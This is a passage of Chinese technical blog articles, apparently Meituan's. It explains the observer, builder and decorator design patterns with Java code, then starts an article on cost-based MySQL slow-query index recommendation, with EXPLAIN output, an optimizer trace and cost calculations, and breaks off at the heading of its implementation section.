**观察者模式[1-5]：指多个对象间存在一对多的依赖关系，当一个对象的状态发生改变时，所有依赖于它的对象都得到通知并被自动更新。这种模式有时又称作发布－订阅模式、模型－视图模式，它是对象行为型模式。观察者模式的主要角色如下。**

- **抽象主题（Subject）角色：**也叫抽象目标类，它提供了一个用于保存观察者对象的聚集类和增加、删除观察者对象的方法，以及通知所有观察者的抽象方法。
- **具体主题（Concrete Subject）角色：**也叫具体目标类，它实现抽象目标中的通知方法，当具体主题的内部状态发生改变时，通知所有注册过的观察者对象。
- **抽象观察者（Observer）角色：**它是一个抽象类或接口，它包含了一个更新自己的抽象方法，当接到具体主题的更改通知时被调用。
- **具体观察者（Concrete Observer）角色：**实现抽象观察者中定义的抽象方法，以便在得到目标的更改通知时更新自身的状态。


小明首先设计好抽象目标和抽象观察者，然后将活动和任务管理器的接收通知功能定制成具体观察者：

```
// 抽象观察者
interface Observer {
    void response(Long taskId); // 反应
}
// 抽象目标
abstract class Subject {
    protected List<Observer> observers = new ArrayList<Observer>();
    // 增加观察者方法
    public void add(Observer observer) {
        observers.add(observer);
    }
    // 删除观察者方法
    public void remove(Observer observer) {
        observers.remove(observer);
    }
    // 通知观察者方法
    public void notifyObserver(Long taskId) {
        for (Observer observer : observers) {
            observer.response(taskId);
        }
    }
}
// 活动观察者
class ActivityObserver implements Observer {
    private ActivityService activityService;
    @Override
    public void response(Long taskId) {
        activityService.notifyFinished(taskId);
    }
}
// 任务管理观察者
class TaskManageObserver implements Observer {
    private TaskManager taskManager;
    @Override
    public void response(Long taskId) {
        taskManager.release(taskId);
    }
}
```

最后，小明将任务进行状态类优化成使用通用的通知方法，并在任务初始态执行状态流转时定义任务进行态所需的观察者：

```
// 任务进行状态
class TaskOngoing extends Subject implements State {
    @Override
    public void update(Task task, ActionType actionType) {
        if (actionType == ActionType.ACHIEVE) {
            task.setState(new TaskFinished());
            // 通知
            notifyObserver(task.getTaskId());
        } else if (actionType == ActionType.STOP) {
            task.setState(new TaskPaused());
        } else if (actionType == ActionType.EXPIRE) {
            task.setState(new TaskExpired());
        }
    }
}
// 任务初始状态
class TaskInit implements State {
    @Override
    public void update(Task task, ActionType actionType) {
        if  (actionType == ActionType.START) {
            TaskOngoing taskOngoing = new TaskOngoing();
            taskOngoing.add(new ActivityObserver());
            taskOngoing.add(new TaskManageObserver());
            task.setState(taskOngoing);
        }
    }
}
```

最终，小明设计完成的结构类图如下：




任务模型设计 _ 类图

通过观察者模式，小明让任务状态和通知方实现松耦合（实际上观察者模式还没能做

到完全的解耦，如果要做进一步的解耦可以考虑学习并使用**发布 – 订阅模式**，这里也不再赘述）。

至此，小明成功使用状态模式设计出了高内聚、高扩展性、单一职责的任务的整个状态机实现，以及做到松耦合的、符合依赖倒置原则的任务状态变更通知方式。

“老师，我逐渐能意识到代码的设计缺陷，并学会利用较为复杂的设计模式做优化。”

“不错，再接再厉！”

## 活动的迭代重构

“小明，这次又有一个新的任务。”老师出现在正在认真阅读《设计模式》的小明的面前。

“好的。刚好我已经学习了设计模式的原理，终于可以派上用场了。”

“之前你设计开发了活动模型，现在我们需要在任务型活动的参与方法上增加一层风险控制。”

“OK。借此机会，我也想重构一下之前的设计。”

活动模型的特点在于其组成部分较多，小明原先的活动模型的构建方式是这样的：

```
// 抽象活动接口
interface ActivityInterface {
      void participate(Long userId);
}
// 活动类
class Activity implements ActivityInterface {
    private String type;
    private Long id;
    private String name;
    private Integer scene;
    private String material;

    public Activity(String type) {
        this.type = type;
        // id 的构建部分依赖于活动的 type
        if ("period".equals(type)) {
```

```
            id = 0L;
        }
    }
    public Activity(String type, Long id) {
        this.type = type;
        this.id = id;
    }
    public Activity(String type, Long id, Integer scene) {
        this.type = type;
        this.id = id;
        this.scene = scene;
    }
    public Activity(String type, String name, Integer scene, String material) {
        this.type = type;
        this.scene = scene;
        this.material = material;
        // name 的构建完全依赖于活动的 type
        if ("period".equals(type)) {
            this.id = 0L;
            this.name = "period" + name;
        } else {
            this.name = "normal" + name;
        }
    }
    // 参与活动
     @Override
    public void participate(Long userId) {
        // do nothing
    }
}
// 任务型活动
class TaskActivity extends Activity {
    private Task task;
    public TaskActivity(String type, String name, Integer scene,
String material, Task task) {
        super(type, name, scene, material);
        this.task = task;
    }
    // 参与任务型活动
    @Override
    public void participate(Long userId) {
        // 更新任务状态为进行中
        task.getState().update(task, ActionType.START);
    }
}
```

经过自主分析，小明发现活动的构造不够合理，主要问题表现在：

活动的构造组件较多，导致可以组合的构造函数太多，尤其是在模型增加字段时还需要去修改构造函数；

部分组件的构造存在一定的顺序关系，但是当前的实现没有体现顺序，导致构造逻辑比较混乱，并且存在部分重复的代码。

发现问题后，小明回忆自己的学习成果，马上想到可以使用创建型模式中的**建造者模式**去做重构：

**建造者模式 [1-5]：指将一个复杂对象的构造与它的表示分离，使同样的构建过程可以创建不同的表示。它是将一个复杂的对象分解为多个简单的对象，然后一步一步构建而成。它将变与不变相分离，即产品的组成部分是不变的，但每一部分是可以灵活选择的。建造者模式的主要角色如下：**

- **产品角色（Product）：**它是包含多个组成部件的复杂对象，由具体建造者来创建其各个零部件。
- **抽象建造者（Builder）：**它是一个包含创建产品各个子部件的抽象方法的接口，通常还包含一个返回复杂产品的方法 getResult()。
- **具体建造者（Concrete Builder）：**实现 Builder 接口，完成复杂产品的各个部件的具体创建方法。
- **指挥者（Director）：**它调用建造者对象中的部件构造与装配方法完成复杂对象的创建，在指挥者中不涉及具体产品的信息。

根据建造者模式的定义，上述活动的每个字段都是一个产品。于是，小明可以通过在活动里面实现静态的建造者类来简易地实现：

```
// 活动类
class Activity implements ActivityInterface {
    protected String type;
    protected Long id;
    protected String name;
    protected Integer scene;
    protected String material;
    // 全参构造函数
```

```
     public Activity(String type, Long id, String name, Integer
scene, String material) {
        this.type = type;
        this.id = id;
        this.name = name;
        this.scene = scene;
        this.material = material;
    }
    @Override
    public void participate(Long userId) {
        // do nothing
    }
    // 静态建造器类，使用奇异递归模板模式允许继承并返回继承建造器类
    public static class Builder<T extends Builder<T>> {
        protected String type;
        protected Long id;
        protected String name;
        protected Integer scene;
        protected String material;
        public T setType(String type) {
            this.type = type;
            return (T) this;
        }
        public T setId(Long id) {
            this.id = id;
            return (T) this;
        }
        public T setId() {
            if ("period".equals(this.type)) {
                this.id = 0L;
            }
            return (T) this;
        }
        public T setScene(Integer scene) {
            this.scene = scene;
            return (T) this;
        }
        public T setMaterial(String material) {
            this.material = material;
            return (T) this;
        }
        public T setName(String name) {
            if ("period".equals(this.type)) {
                this.name = "period" + name;
            } else {
                this.name = "normal" + name;
            }
            return (T) this;
        }
```

```
        public Activity build(){
            return new Activity(type, id, name, scene, material);
        }
    }
}
// 任务型活动
class TaskActivity extends Activity {
    protected Task task;
      // 全参构造函数
    public TaskActivity(String type, Long id, String name, Integer 
scene, String material, Task task) {
        super(type, id, name, scene, material);
        this.task = task;
    }
      // 参与任务型活动
    @Override
    public void participate(Long userId) {
        // 更新任务状态为进行中
        task.getState().update(task, ActionType.START);
    }
    // 继承建造器类
    public static class Builder extends Activity.Builder<Builder> {
        private Task task;
        public Builder setTask(Task task) {
            this.task = task;
            return this;
        }
        public TaskActivity build(){
            return new TaskActivity(type, id, name, scene, material, task);
        }
    }
}
```

小明发现，上面的建造器没有使用诸如抽象建造器类等完整的实现，但是基本是完成了活动各个组件的建造流程。使用建造器的模式下，可以先按顺序构建字段 type，然后依次构建其他组件，最后使用 build 方法获取建造完成的活动。这种设计一方面封装性好，构建和表示分离；另一方面扩展性好，各个具体的建造者相互独立，有利于系统的解耦。可以说是一次比较有价值的重构。在实际的应用中，如果字段类型多，同时各个字段只需要简单的赋值，可以直接引用 Lombok 的 @Builder 注解来实现轻量的建造者。

重构完活动构建的设计后，小明开始对参加活动方法增加风控。最简单的方式肯定是

直接修改目标方法：

```
public void participate(Long userId) {
    // 对目标用户做风险控制，失败则抛出异常
    Risk.doControl(userId);
    // 更新任务状态为进行中
    task.state.update(task, ActionType.START);
}
```

但是考虑到，最好能尽可能避免对旧方法的直接修改，同时为方法增加风控，也是一类比较常见的功能新增，可能会在多处使用。

“老师，风险控制会出现在多种活动的参与方法中吗？”

“有这个可能性。有的活动需要风险控制，有的不需要。风控像是在适当的时候对参与这个方法的装饰。”

“对了，装饰器模式！”

小明马上想到用**装饰器模式**来完成设计：


**装饰器模式** [1-5] **的定义：指在不改变现有对象结构的情况下，动态地给该对象增加一些职责（即增加其额外功能）的模式，它属于对象结构型模式。装饰器模式主要包含以下角色：**

- **抽象构件（Component）角色：**定义一个抽象接口以规范准备接收附加责任的对象。
- **具体构件（ConcreteComponent）角色：**实现抽象构件，通过装饰角色为其添加一些职责。
- **抽象装饰（Decorator）角色：**继承抽象构件，并包含具体构件的实例，可以通过其子类扩展具体构件的功能。
- **具体装饰（ConcreteDecorator）角色：**实现抽象装饰的相关方法，并给具体构件对象添加附加的责任。

小明使用了装饰器模式后，新的代码就变成了这样：

```
// 抽象装饰角色
abstract class ActivityDecorator implements ActivityInterface {
    protected ActivityInterface activity;
    public ActivityDecorator(ActivityInterface activity) {
        this.activity = activity;
    }
    public abstract void participate(Long userId);
}
// 能够对活动做风险控制的包装类
class RiskControlDecorator extends ActivityDecorator {
    public RiskControlDecorator(ActivityInterface activity) {
        super(activity);
    }
    @Override
      public void participate(Long userId) {
        // 对目标用户做风险控制，失败则抛出异常
              Risk.doControl(userId);
        // 更新任务状态为进行中
        activity.participate(userId);
    }
}
```

最终，小明设计完成的结构类图如下：




活动迭代重构 _ 类图

最终，小明通过自己的思考分析，结合学习的设计模式知识，完成了活动模型的重构

和迭代。

“老师，我已经能做到自主分析功能特点，并合理应用设计模式去完成程序设计和代码重构了，实在太感谢您了。”

“设计模式作为一种软件设计的最佳实践，你已经很好地理解并应用于实践了，非常不错。但学海无涯，还需持续精进！”

## 结语

本文以三个实际场景为出发点，借助小明和老师两个虚拟的人物，试图以一种较为诙谐的“对话”方式来讲述设计模式的应用场景、优点和缺点。如果大家想要去系统性地了解设计模式，也可以通过市面上很多的教材进行学习，都介绍了经典的 23 种设计模式的结构和实现 2022 年 3 月 11 日。不过，很多教材的内容即便配合了大量的示例，但有时也会让人感到费解，主要原因在于：一方面，很多案例比较脱离实际的应用场景；另一方面，部分设计模式显然更适用于大型复杂的结构设计，而当其应用到简单的场景时，仿佛让代码变得更加繁琐、冗余。因此，本文希望通过这种“对话 + 代码展示 + 结构类图”的方式，以一种更易懂的方式来介绍设计模式。

当然，本文只讲述了部分比较常见的设计模式，还有其他的设计模式，仍然需要同学们去研读经典著作，举一反三，学以致用。我们也希望通过学习设计模式能让更多的同学在系统设计能力上得到提升。

## 参考资料

[1] Gamma E. 设计模式 : 可复用面向对象软件的基础 [M]. 机械工业出版社 , 2007.
[2] 弗里曼 . Head First 设计模式 [M]. 中国电力出版社 , 2007.
[3] oodesign.com
[4] java-design-patterns.com
[5] Java 设计模式：23 种设计模式全面解析

## 作者简介

嘉凯、杨柳，来自美团金融服务平台 / 联名卡研发团队。

# 基于代价的慢查询优化建议

作者：粟含

## 1. 背景


慢查询是指数据库中查询时间超过指定阈值（美团设置为 100ms）的 SQL，它是数据库的性能杀手，也是业务优化数据库访问的重要抓手。随着美团业务的高速增长，日均慢查询量已经过亿条，此前因慢查询导致的故障约占数据库故障总数的 10% 以上，而且高级别的故障呈日益增长趋势。因此，对慢查询的优化已经变得刻不容缓。

那么如何优化慢查询呢？最直接有效的方法就是选用一个查询效率高的索引。关于高效率的索引推荐，主要在日常工作中，基于经验规则的推荐随处可见，对于简单的 SQL，如 `select * from sync_test1 where name like 'Bobby%'`，直接添加索引 IX(name) 就可以取得不错的效果；但对于稍微复杂点的 SQL，如 `select * from sync_test1 where name like 'Bobby%' and dt > '2021-07-06'`，到底选择 IX(name)、IX(dt)、IX(dt,name) 还是 IX(name,dt)，该方法也无法给出准确的回答。更别说像多表 Join、子查询这样复杂的场景了。所以采用基于代价的推荐来解决该问题会更加普适，因为基于代价的方法使用了和数据库优化器相同的方式，去量化评估所有的可能性，选出的是执行 SQL 耗费代价最小的索引。

## 2. 基于代价的优化器介绍

### 2.1 SQL 执行与优化器

一条 SQL 在 MySQL 服务器中执行流程主要包含：SQL 解析、基于语法树的准备工作、优化器的逻辑变化、优化器的代价准备工作、基于代价模型的优化、进行额外的优化和运行执行计划等部分。具体如下图所示：




SQL 执行与优化器

## 2.2 代价模型介绍


而对于优化器来说，执行一条 SQL 有各种各样的方案可供选择，如表是否用索引、选择哪个索引、是否使用范围扫描、多表 Join 的连接顺序和子查询的执行方式等。如何从这些可选方案中选出耗时最短的方案呢？这就需要定义一个量化数值指标，这个指标就是代价 (Cost)，我们分别计算出可选方案的操作耗时，从中选出最小值。

代价模型将操作分为 Server 层和 Engine（存储引擎）层两类，Server 层主要是 CPU 代价，Engine 层主要是 IO 代价，比如 MySQL 从磁盘读取一个数据页的代价 io_block_read_cost 为 1，计算符合条件的行代价为 row_evaluate_cost 为 0.2。除此之外还有：

1. memory_temptable_create_cost (default 2.0) 内存临时表的创建代价。

2. memory_temptable_row_cost (default 0.2) 内存临时表的行代价。
3. key_compare_cost (default 0.1) 键比较的代价，例如排序。
4. disk_temptable_create_cost (default 40.0) 内部 myisam 或 innodb 临时表的创建代价。
5. disk_temptable_row_cost (default 1.0) 内部 myisam 或 innodb 临时表的行代价。

在 MySQL 5.7 中，这些操作代价的默认值都可以进行配置。为了计算出方案的总代价，还需要参考一些统计数据，如表数据量大小、元数据和索引信息等。MySQL 的代价优化器模型整体如下图所示：




代价模型

## 2.3 基于代价的索引选择

还是继续拿上述的 `SQL select * from sync_test1 where name like 'Bobby%' and dt > '2021-07-06'` 为例，我们看看 MySQL 优化器是如何根据代价模型选择索引的。首先，我们直接在建表时加入四个候选索引。

```
Create Table: CREATE TABLE `sync_test1` (
    `id` int(11) NOT NULL AUTO_INCREMENT,
    `cid` int(11) NOT NULL,
    `phone` int(11) NOT NULL,
```

```
    `name` varchar(10) NOT NULL,
    `address` varchar(255) DEFAULT NULL,
    `dt` datetime DEFAULT NULL,
    PRIMARY KEY (`id`),
    KEY `IX_name` (`name`),
    KEY `IX_dt` (`dt`),
    KEY `IX_dt_name` (`dt`,`name`),
    KEY `IX_name_dt` (`name`,`dt`)
    ) ENGINE=InnoDB
```

通过执行 explain 看出 MySQL 最终选择了 IX_name 索引。

```
mysql> explain  select * from sync_test1 where name like 'Bobby%' and dt > '2021-07-06';
+----+-------------+------------+------------+-------+-------------------------------------+----
-----+---------+------+------+----------+-----------------------------------+
| id | select_type | table      | partitions | type  | possible_keys                       | key
| key_len | ref  | rows | filtered | Extra                             |
+----+-------------+------------+------------+-------+-------------------------------------+----
-----+---------+------+------+----------+-----------------------------------+
|  1 | SIMPLE      | sync_test1 | NULL       | range | IX_name,IX_dt,IX_dt_name,IX_name_dt | IX_
name | 12      | NULL | 572  |    36.83 | Using index condition; Using where |
+----+-------------+------------+------------+-------+-------------------------------------+----
-----+---------+------+------+----------+-----------------------------------+
```

然后再打开 MySQL 追踪优化器 Trace 功能。可以看出，没有选择其他三个索引的原因均是因为在其他三个索引上使用 range scan 的代价均 >= IX_name。

```
mysql> select * from INFORMATION_SCHEMA.OPTIMIZER_TRACE\G;
*************************** 1. row ***************************

TRACE: {
...
"rows_estimation": [
{
"table": "`sync_test1`",
"range_analysis": {
"table_scan": {
  "rows": 105084,
  "cost": 21628
},
...
"analyzing_range_alternatives": {
  "range_scan_alternatives": [
    {
```

```
        “index”: “IX_name”,
        “ranges”: [
          “Bobby\u0000\u0000\u0000\u0000\u0000 <= name <= Bobbyÿÿÿÿÿ”
        ],
        “index_dives_for_eq_ranges”: true,
        “rowid_ordered”: false,
        “using_mrr”: false,
        “index_only”: false,
        “rows”: 572,
        “cost”: 687.41,
        “chosen”: true
      },
      {
        “index”: “IX_dt”,
        “ranges”: [
          “0x99aa0c0000 < dt”
        ],
        “index_dives_for_eq_ranges”: true,
        “rowid_ordered”: false,
        “using_mrr”: false,
        “index_only”: false,
        “rows”: 38698,
        “cost”: 46439,
        “chosen”: false,
        “cause”: “cost”
      },
      {
        “index”: “IX_dt_name”,
        “ranges”: [
          “0x99aa0c0000 < dt”
        ],
        “index_dives_for_eq_ranges”: true,
        “rowid_ordered”: false,
        “using_mrr”: false,
        “index_only”: false,
        “rows”: 38292,
        “cost”: 45951,
        “chosen”: false,
        “cause”: “cost”
      },
      {
        “index”: “IX_name_dt”,
        “ranges”: [
          “Bobby\u0000\u0000\u0000\u0000\u0000 <= name <= Bobbyÿÿÿÿÿ”
        ],
        “index_dives_for_eq_ranges”: true,
        “rowid_ordered”: false,
        “using_mrr”: false,
        “index_only”: false,
```

```
        "rows": 572,
        "cost": 687.41,
        "chosen": false,
        "cause": "cost"
      }
    ],
    "analyzing_roworder_intersect": {
      "usable": false,
      "cause": "too_few_roworder_scans"
    }
  },
  "chosen_range_access_summary": {
    "range_access_plan": {
      "type": "range_scan",
      "index": "IX_name",
      "rows": 572,
      "ranges": [
        "Bobby\u0000\u0000\u0000\u0000\u0000 <= name <= Bobbyÿÿÿÿÿ"
      ]
    },
    "rows_for_plan": 572,
    "cost_for_plan": 687.41,
    "chosen": true
  }
  ...
  }
```

下面我们根据代价模型来推演一下代价的计算过程：

- 走全表扫描的代价：io_cost + cpu_cost = (数据页个数 * io_block_read_cost) + (数据行数 * row_evaluate_cost + 1.1) = (data_length / block_size + 1) + (rows * 0.2 + 1.1) = (9977856 / 16384 + 1) + (105084 * 0.2 + 1.1) = 21627.9。
- 走二级索引 IX_name 的代价：io_cost + cpu_cost = (预估范围行数 * io_block_read_cost + 1) + (数据行数 * row_evaluate_cost + 0.01) = (572 * 1 + 1) + (572*0.2 + 0.01) = 687.41。
- 走二级索引 IX_dt 的代价：io_cost + cpu_cost = (预估范围行数 * io_block_read_cost + 1) + (数据行数 * row_evaluate_cost + 0.01) = (38698 * 1 + 1) + (38698*0.2 + 0.01) = 46438.61。

- 走二级索引 IX_dt_name 的代价 : io_cost + cpu_cost = ( 预估范围行数 * io_block_read_cost + 1) + ( 数 据 行 数 * row_evaluate_cost + 0.01) = (38292 * 1 + 1) + (38292 * 0.2 + 0.01) = 45951.41。
- 走二级索引 IX_name_dt 的代价：io_cost + cpu_cost = ( 预估范围行数 * io_block_read_cost + 1) + ( 数 据 行 数 * row_evaluate_cost + 0.01) = (572 * 1 + 1) + (572*0.2 + 0.01) = 687.41。


**补充说明**

- 计算结果在小数上有偏差，因为 MySQL 使用 %g 打印浮点数，小数会以最短的方式输出。
- 除“+1.1 +1”这种调节值外，Cost 计算还会出现 +0.01，它是为了避免 index scan 和 range scan 出现 Cost 的竞争。
- Cost 计算是基于 MySQL 的默认参数配置，如果 Cost Model 参数改变，optimizer_switch 的选项不同，数据分布不同都会导致最终 Cost 的计算结果不同。
- data_length 可查询 information_schema.tables，block_size 默认 16K。

## 2.4 基于代价的索引推荐思路


如果想借助 MySQL 优化器给慢查询计算出最佳索引，那么需要真实地在业务表上添加所有候选索引。对于线上业务来说，直接添加索引的时间空间成本太高，是不可接受的。MySQL 优化器选最佳索引用到的数据是索引元数据和统计数据，所以我们想是否可以通过给它提供候选索引的这些数据，而非真实添加索引的这种方式来实现。

通过深入调研 MySQL 的代码结构和优化器流程，我们发现是可行的：一部分存在于 Server 层的 frm 文件中，比如索引定义；另一部分存在于 Engine 层中，或者通过调用 Engine 层的接口函数来获取，比如索引中某个列的不同值个数、索引占据的页面大小等。索引相关的信息，如下图所示：




基于代价的索引推荐思路


因为 MySQL 本身就支持自定义存储引擎，所以索引推荐思路是构建一个支持虚假索引的存储引擎，在它上面建立包含候选索引的空表，再采集样本数据，计算出统计数据提供给优化器，让优化器选出最优索引，整个调用关系如下图所示：




基于代价的索引推荐思路


## 3. 索引推荐实现

